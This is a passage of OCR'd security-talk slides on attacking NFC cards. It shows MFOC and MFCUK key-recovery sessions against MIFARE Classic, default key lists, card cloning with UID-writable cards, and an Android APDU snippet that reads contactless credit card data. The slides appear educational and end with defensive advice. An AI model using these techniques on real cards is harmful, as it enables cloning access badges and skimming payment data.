       - `aa aa aa aa aa aa` etc.
     - If no known key, try MFCUK to find at least one known key
     - Then rerun MFOC as "**`mfoc -k 1d2c324d769f -O output.mfd`**"

2. **MFCUK** - MiFare Classic Universal toolKit
   - https://github.com/nfc-tools/mfcuk
     - Courtois, Nicolas T. (2009-07-07). "*The Dark Side of Security by Obscurity and Cloning MiFare Classic Rail and Building Passes Anywhere, Anytime*". In SECRYPT 2009
   - Typically used as: "**`mfcuk -v 1 -C -R 0 -s 300 -S 300`**"

A Typical MFOC Session

```
[19:02:10] babil@Macbook:[~]$ mfoc -P 50 -T 30 -O mycard.mfd
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
* UID size: single
* bit frame anticollision supported
       UID (NFCID1): a4  30  c7  54
      SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092

Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE Classic 1K
* MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
* SmartMX with MIFARE 1K emulation
Other possible matches based on ATQA & SAK values:

Try to authenticate to all sectors with default keys...
Symbols: '.' no key found, '/' A key found, '\' B key found, 'x' both keys found
[Key: ffffffffffff] -> [x.xxxxxxxxxxxxxx]
[Key: a0a1a2a3a4a5] -> [x.xxxxxxxxxxxxxx]
[Key: d3f7d3f7d3f7] -> [x.xxxxxxxxxxxxxx]
[Key: 000000000000] -> [x.xxxxxxxxxxxxxx]
[Key: b0b1b2b3b4b5] -> [x.xxxxxxxxxxxxxx]
[Key: 4d3a99c351dd] -> [x.xxxxxxxxxxxxxx]
[Key: 1a982c7e459a] -> [x.xxxxxxxxxxxxxx]
[Key: aabbccddeeff] -> [x.xxxxxxxxxxxxxx]
[Key: 714c5c886e97] -> [x.xxxxxxxxxxxxxx]
[Key: 587ee5f9350f] -> [x.xxxxxxxxxxxxxx]
[Key: a0478cc39091] -> [x.xxxxxxxxxxxxxx]
[Key: 533cb6c723f6] -> [x.xxxxxxxxxxxxxx]
[Key: 8fd0a4f256e9] -> [x.xxxxxxxxxxxxxx]

Sector 00 -  FOUND_KEY   [A]  Sector 00 -  FOUND_KEY   [B]
Sector 01 -  UNKNOWN_KEY [A]  Sector 01 -  UNKNOWN_KEY [B]
Sector 02 -  FOUND_KEY   [A]  Sector 02 -  FOUND_KEY   [B]
Sector 03 -  FOUND_KEY   [A]  Sector 03 -  FOUND_KEY   [B]
Sector 04 -  FOUND_KEY   [A]  Sector 04 -  FOUND_KEY   [B]
Sector 05 -  FOUND_KEY   [A]  Sector 05 -  FOUND_KEY   [B]
Sector 06 -  FOUND_KEY   [A]  Sector 06 -  FOUND_KEY   [B]
Sector 07 -  FOUND_KEY   [A]  Sector 07 -  FOUND_KEY   [B]
```

```
Using sector 00 as an exploit sector
Sector: 1, type A, probe 0, distance 53255 .....
Sector: 1, type A, probe 1, distance 53199 .....
Sector: 1, type A, probe 2, distance 53251 .....
Sector: 1, type A, probe 3, distance 53257 .....
Sector: 1, type A, probe 4, distance 53255 .....
Sector: 1, type A, probe 5, distance 53261 .....
Sector: 1, type A, probe 6, distance 53157 .....
Sector: 1, type A, probe 7, distance 53255 .....
Sector: 1, type A, probe 8, distance 53201 .....
Sector: 1, type A, probe 9, distance 53195 .....
Sector: 1, type A, probe 10, distance 53251 .....
Found Key: A [8a1[redacted]2b5]
Sector: 1, type B
Found Key: B [8a1[redacted]2b5]
Auth with all sectors succeeded, dumping keys to a file!
```


A Typical MFCUK Session

```
------------------------------------------------------------------------------
[00:35:17] babil@Macbook:[~]$ mfcuk -C -R 0 -s 300 -S 300 -v 2
mfcuk - 0.3.8
Mifare Classic DarkSide Key Recovery Tool - 0.3
by Andrei Costin, zveriu@gmail.com, http://andreicostin.com

WARN: cannot open template file './data/tmpls_fingerprints/mfcuk_tmpl_skgt.mfd'
WARN: cannot open template file './data/tmpls_fingerprints/mfcuk_tmpl_ratb.mfd'
WARN: cannot open template file './data/tmpls_fingerprints/mfcuk_tmpl_oyster.mfd'

INFO: Connected to NFC reader: pn532_uart:/dev/tty.usbserial-AL0157N0


INITIAL ACTIONS MATRIX - UID a4 30 c7 54 - TYPE 0x08 (MC1K)
------------------------------------------------------------------
Sector  |    Key A      |ACTS | RESL    |    Key B      |ACTS | RESL
------------------------------------------------------------------
0       |  000000000000 | . R | . .     |  000000000000 | . R | . .
1       |  000000000000 | . . | . .     |  000000000000 | . . | . .
2       |  000000000000 | . . | . .     |  000000000000 | . . | . .
3       |  000000000000 | . . | . .     |  000000000000 | . . | . .
4       |  000000000000 | . . | . .     |  000000000000 | . . | . .
5       |  000000000000 | . . | . .     |  000000000000 | . . | . .
6       |  000000000000 | . . | . .     |  000000000000 | . . | . .
7       |  000000000000 | . . | . .     |  000000000000 | . . | . .
8       |  000000000000 | . . | . .     |  000000000000 | . . | . .
9       |  000000000000 | . . | . .     |  000000000000 | . . | . .
10      |  000000000000 | . . | . .     |  000000000000 | . . | . .
11      |  000000000000 | . . | . .     |  000000000000 | . . | . .
12      |  000000000000 | . . | . .     |  000000000000 | . . | . .
13      |  000000000000 | . . | . .     |  000000000000 | . . | . .
14      |  000000000000 | . . | . .     |  000000000000 | . . | . .
15      |  000000000000 | . . | . .     |  000000000000 | . . | . .


VERIFY:
        Key A sectors: 0 1 2 3 4 5 6 7 8 9 a b c d e f
        Key B sectors: 0 1 2 3 4 5 6 7 8 9 a b c d e f
```


```
Let me entertain you!
    uid: 54c730a4
   type: 08
    key: 000000000000
  block: 03
diff Nt: 662
  auths: 40185
------------------------------------------------------


------------------------------------------------------
Let me entertain you!
    uid: 54c730a4
   type: 08
    key: 000000000000
  block: 03
diff Nt: 662
  auths: 40186
------------------------------------------------------


------------------------------------------------------
Let me entertain you!
    uid: 54c730a4
   type: 08
    key: 000000000000
  block: 03
diff Nt: 662
  auths: 40187
------------------------------------------------------
```

Cloning Mifare Classic

Read Tag



Clone Tag



https://github.com/gsbabil

UID Writable Cards

- Some Chinese manufacturers sell special UID writable cards
- Also known as “Magic Cards” or “Chinese Magic Cards”
- Allows overwriting the UID bytes in block 0
  - Absolute clone!
- There are two types:
  - Backdoored
    - http://www.xfpga.com/html_products/sp-mf-1k-cpu-26.html
    - Requires ProxMark development board to update UID
  - Regular
    - http://www.xfpga.com/html_products/sp-mf-1k-bd-27.html
    - Both ProxMark

Stealing Credit Card Data

This portion of the talk is going to discuss the following topics:

- How credit card data is communicated
- How this data can be accessed
- How to use Android and NFC to access this data

How Data is Stored on CC

- Smart payment card systems implements a standard called “EMV”
  - EMV stands for **E**uropay, **M**astercard and **V**isa
- EMV aims to offer “smart” payment solutions using contactless cards
  - Often magnetic stripe is found at the back of these cards
  - Mag-stripe contains similar payment data kept for backward compatibility
- Communication Protocols
  - Contact cards - ISO/IEC 7816
  - Contactless cards - ISO/IEC 14443
    - They use ISO/IEC 7816 over ISO/IEC 14443

Communicating with the Credit Card

- EMV Standard - http://www.emvco.com/specifications.aspx?id=21
- Since the contactless cards use ISO/IEC 14443 and ISO/IEC 7816 standards, any ISO14443 capable reader can be used to read these data, including NFC based Android phones!
- The “chip” stores similar data to the mag-stripe:
  - Cart number
  - First name, Last name
  - Expiry date
  - Last transactions etc.





Image source: http://developer.android.com/guide/topics/connectivity/nfc/hce.html

Reading CC using Android

- Communicating to the card is based on ISO/IEC 7816 based
  - https://en.wikipedia.org/wiki/ISO/IEC_7816
  - The communication is APDU (Application Protocol Data Unit) based
    - https://en.wikipedia.org/wiki/Smart_card_application_protocol_data_unit
- Basically the reader and cards communicated based on some previously defined very specific APDU based protocol
- The whole protocol definition is ready to download from "**EMVco**" website:
  - http://www.emvco.com/specifications.aspx?id=21
- A curious user just needs to spend some time reading this document and implement a parser to parse the data sniffed from the cards!

Reading CC using Android


```
try {
    App.isoDep.connect();
    recv = App.utils
            .isoDepTransceive("00 A4 04 00 0E 32 50 41 59 2E 53 59 53 2E 44 44
    recv = App.utils
            .isoDepTransceive("00 A4 04 00 07 A0 00 00 00 04 10 10 00");
    recv = App.utils.isoDepTransceive("80 A8 00 00 02 83 00 00");
    recv = App.utils.isoDepTransceive("00 B2 01 0C 00");
} catch (IOException e1) {
    e1.printStackTrace();
}
```



https://github.com/gsbabil


APDU Communication on Android


- Before Android 4.4 CyanogenMod implemented their own custom Host based Card Emulation (HCE)
  - Basically this allowed emulating CC readers and cards using an Android device with NFC capability
- Starting Android 4.4, Google introduced a standard HCE layer in official Android code-base
  - The details are here: http://developer.android.com/guide/topics/connectivity/nfc/hce.html




Android operating with both secure element and host-card emulation

Emulation







- HCE only allows emulating higher layer protocols based on APDU
- Emulation of lower layer protocols such as ISO14443-4 or Mifare Classic protocol is still impossible

Conclusion

- **Don’t use Mifare Classic**
  - Fully broken
  - Many organizational institues are still using it for legacy reasons
    - They really shouldn’t if they value privacy and security

Faraday cage
https://en.wikipedia.org/wiki/Faraday_cage

- **Smart payment credit cards are vulnerable to various sniffing and replay attacks**
  - Attacks are cheap – simple NFC capable Android phones could do it
  - Use a “Faraday Cage” (no kidding! :)

https://www.adafruit.com/products/999

Questions

gsbabil@gmail.com

https://github.com/gsbabil

PGP Key Fingerprint : D3A1 EED0 5BA0 72D3 A011 75CB 8EA6 7D99 F433 E92D

PGP Key URL: http://bit.ly/gsbabil-pgp-key

Appendix

- Detecting card technology
  - Try the “NFC TagInfo” app on Android
  - https://play.google.com/store/apps/details?id=at.mroland.android.apps.nfctaginfo&hl=en
- Detecting chipset
  - Google is our friend!
  - Run `strings` on the binary blob Android drivers and kernel mobules
- Thank you
  - Michael Ronald
    - http://www.mroland.at
  - Nikolay Elenkov
    - http://nelenkov.blogspot.com